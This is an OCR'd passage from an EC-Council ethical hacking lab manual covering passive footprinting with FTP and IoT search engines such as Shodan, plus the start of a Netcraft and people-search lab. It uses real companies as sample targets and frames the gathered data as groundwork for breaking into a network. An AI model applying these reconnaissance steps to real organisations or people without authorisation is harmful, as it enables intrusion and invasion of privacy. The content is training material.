


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the search bar, type **microsoft** and click **Search**.



4. You will get the search results containing critical files and documents related to the target organization, as shown in the screenshot.



5. This concludes the demonstration of gathering information from the FTP search engine.
6. You can also use FTP search engines such as **FreewareWeb FTP File Search** (https://www.freewareweb.com) to gather crucial FTP information about the target organization.
7. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 4: Gather Information from IoT Search Engines


IoT search engines crawl the Internet for IoT devices that are publicly accessible. These search engines provide crucial information, including control of SCADA (Supervisory Control and Data Acquisition) systems, traffic control systems, Internet-connected household appliances, industrial appliances, CCTV cameras, etc.

Here, we will search for information about any vulnerable IoT device in the target organization using the Shodan IoT search engine.

1. In the **Windows 11** virtual machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.shodan.io/** and press **Enter**.

   Note: If you choose to use another web browser, the screenshots will differ.

2. **Shodan** page appears, as shown in the screenshot.




3. In the search bar, type **amazon** and press **Enter**.

   Note: Here, we are searching for publicly available information on the target **amazon**. However, you can search on a target of your choice.

4. You will obtain the search results with the details of all the vulnerable IoT devices related to amazon in various countries, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



5. This concludes the demonstration of gathering vulnerable IoT information using the Shodan search engine.
6. You can also use **Censys** (https://censys.io) IoT search engine, to gather information such as manufacturer details, geographical location, IP address, hostname, open ports, etc.
7. Close all open windows and document all the acquired information.
8. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Footprinting Through Web Services

Web services are online applications or sources that provide a variety of publicly accessible information related to the target organization.

Lab Scenario

As a professional ethical hacker or pen tester, you should be able to extract a variety of information about your target organization from web services. By doing so, you can extract critical information such as a target organization's domains, sub-domains, operating systems, geographic locations, employee details, emails, financial information, infrastructure details, hidden web pages and content, etc.

Using this information, you can build a hacking strategy to break into the target organization's network and can carry out other types of advanced system attacks.

Lab Objectives

- Find the company's domains and sub-domains using Netcraft
- Gather personal information using PeekYou online people search service
- Gather an email list using theHarvester
- Gather information using deep and dark web searching
- Determine target OS through passive footprinting

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Web Services

Web services such as social networking sites, people search services, alerting services, financial services, and job sites, provide information about a target organization; for example, infrastructure details, physical location, employee details, etc. Moreover, groups, forums, and blogs may provide sensitive information about a target organization such as public network information, system information, and personal information. Internet archives may provide sensitive information that has been removed from the World Wide Web (WWW).

Lab Tasks

Task 1: Find the Company's Domains and Sub-domains using Netcraft


Domains and sub-domains are part of critical network infrastructure for any organization. A company's top-level domains (TLDs) and sub-domains can provide much useful information such as organizational history, services and products, and contact information. A public website is designed to show the presence of an organization on the Internet, and is available for free access.

Here, we will extract the company's domains and sub-domains using the Netcraft web service.

1. Turn on the **Windows 11** virtual machine.
2. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.netcraft.com** and press **Enter**.

